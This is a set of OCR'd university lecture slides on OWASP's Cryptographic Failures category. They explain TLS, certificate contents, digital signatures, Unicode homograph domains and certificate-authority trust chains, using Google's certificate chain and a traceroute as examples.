
https://owasp.org/www-project-top-ten/

A02:2021-Cryptographic Failures (Sensitive Data Exposure)

What does the padlock mean?



- “Secure”
- But what does this mean?
- Connection made to the website uses TLS?



Certificate Viewer: *.google.co.uk

Issued To

Common Name (CN)	*.google.co.uk
Organisation (O)	<Not part of certificate>
Organisational Unit (OU)	<Not part of certificate>

Issued By

Common Name (CN)	GTS CA 1C3
Organisation (O)	Google Trust Services LLC
Organisational Unit (OU)	<Not part of certificate>

Validity Period


Issued On	Monday, 23 October 2023 at 12:26:21
Expires On	Monday, 15 January 2024 at 11:26:20

SHA-256 Fingerprints


Certificate	1f030a2535e048a908aad794bbdce34fed461f26633525c7baac9c4a0429b0d0
Public key	b959bfb350c339a7dde1d8c17fbd9f1061a39c70bd656341011a53c6e26c440e

Goals when securing data transmission

1. Confidentiality: Someone cannot read the contents you have sent/received
2. Integrity: Someone cannot change the contents you have sent/received



© Cloudflare



```
PS H:\> tracert google.com

Tracing route to google.com [142.250.200.46]
over a maximum of 30 hops:

  1    27 ms    40 ms     7 ms  10.32.112.1
  2     8 ms     4 ms     3 ms  staff-unmanaged.pim.iscore01.rtr.lancs.ac.uk [148.88.254.92]
  3     2 ms     2 ms     2 ms  is-core01.staff-unmanaged.bfw01.rtr.lancs.ac.uk [148.88.250.161]
  4    20 ms    20 ms    20 ms  bfw01.is-border01.rtr.lancs.ac.uk [148.88.253.201]
  5    39 ms     5 ms     4 ms  ae12.manckh-ban1.ja.net [146.97.40.177]
  6     9 ms     4 ms     4 ms  ae11.manckh-sbr2.ja.net [146.97.35.49]
  7     7 ms     9 ms     7 ms  ae29.erdiss-sbr2.ja.net [146.97.33.41]
  8    11 ms    11 ms    10 ms  ae31.londpg-sbr2.ja.net [146.97.33.21]
  9    11 ms    11 ms    12 ms  ae29.londhx-sbr1.ja.net [146.97.33.1]
 10    12 ms    12 ms    12 ms  193.62.157.22
 11    14 ms    13 ms    14 ms  216.239.48.217
 12    12 ms    12 ms    12 ms  142.251.52.145
 13    12 ms    12 ms    12 ms  lhr48s30-in-f14.1e100.net [142.250.200.46]
```

Goals when securing data transmission

3. Authenticity: You know that you are interacting with a valid website

- What is the difference between google.com and: **ġ**oogle.com or g**oo**gle.com or goog**l**e.com – they have Unicode characters!
- Unicode characters are explicitly forbidden by the standard https://www.rfc-editor.org/rfc/rfc1738#section-2.2
  - “Thus, only alphanumerics, the special characters "$-_.+!*'(),", and reserved characters used for their reserved purposes may be used unencoded within a URL.”
- But users may still click on these links thinking they are the genuine website

Unicode lookalikes: https://gist.github.com/StevenACoffman/a5f6f682d94e38ed804182dc2693ed4b
Homograph Attacks: https://www.usenix.org/legacy/event/usenix06/tech/full_papers/holgers/holgers_html/

Goals when securing data transmission

4. Non-repudiation: You or the server cannot claim an action taken did not happen

- Various cases where you want this:
  - You make a transfer with your bank
    - neither party can claim that you didn’t do this
  - You purchase something online
    - you want the item, and the shop wants to be paid
  - You post on social media


The solution:
Encryption and Digital Signatures

- Confidentiality: Encrypt data in transit – prevent eavesdroppers from reading the plaintext
- Use digital signatures to provide integrity and non-repudiation guarantees
- Use web of trust via digital certificates to verify authenticity of digital signatures

Setting up TLS Protected Communication

- After TCP connection handshake sets up a secure communication layer

1. Decide on TLS version and decide on cipher suite
2. Exchange server certificate with the client
3. Client authenticates the certificate
4. Generate shared secret keys for the session – used for encryption




© Cloudflare

Digital Signatures for Integrity and Non-repudiation


Sign

- Produce a signature calculated from the data being signed and a private key




Verify

- Can verify the signature of data using the signer's public key



Web of Trust

- How do we check the authenticity of a server?
  1. Check the digital certificate is valid
  2. Check a valid trust chain is present
- Simplest approach – self-signed certificate
  - An entity shares it public key by using its private key to sign the certificate
  - Problem: self-signed certificates do not let you verify that the subject is who they say they are



Digital Certificate Contents

- Subject
- Valid from – to dates
- Other information


Subject’s public key

Digital Signature

Signer’s Private Key

Web of Trust

- Have a set of **trusted** certificate authorities (CAs) who provide root certificates
  - E.g., Verisign, Let’s Encrypt, …
- An entity shares it public key by having a CA to sign the certificate with the CA’s private key
- Problem: What if I cannot get a root CA to sign my certificate?



Digital Certificate Contents

- Subject
- Valid from – to dates
- Other information

Subject’s public key


Digital Signature

Signer’s Private Key

Firefox root certificates:
https://hg.mozilla.org/releases/mozilla-beta/file/tip/security/nss/lib/ckfw/builtins/certdata.txt


Web of Trust

- We can use trust chains, were root CAs delegate authority to other CAs
- As root CA is implicitly trusted, we can verify that a chain exists to the root CA to check authenticity



Chain of Trust Example

google.com’s certificate
has a chain 4 entries long




Certificate

Subject Name

Common Name *.google.com

Issuer Name

Country US
Organization Google Trust Services LLC
Common Name GTS CA 1C3




Subject Name

Country US
Organization Google Trust Services LLC
Common Name GTS CA 1C3

Issuer Name

Country US
Organization Google Trust Services LLC
Common Name GTS Root R1




Subject Name

Country US
Organization Google Trust Services LLC
Common Name GTS Root R1

Issuer Name

Country BE
Organization GlobalSign nv-sa
Organizational Unit Root CA
Common Name GlobalSign Root CA



Subject Name

Country BE
Organization GlobalSign nv-sa
Organizational Unit Root CA
Common Name GlobalSign Root CA

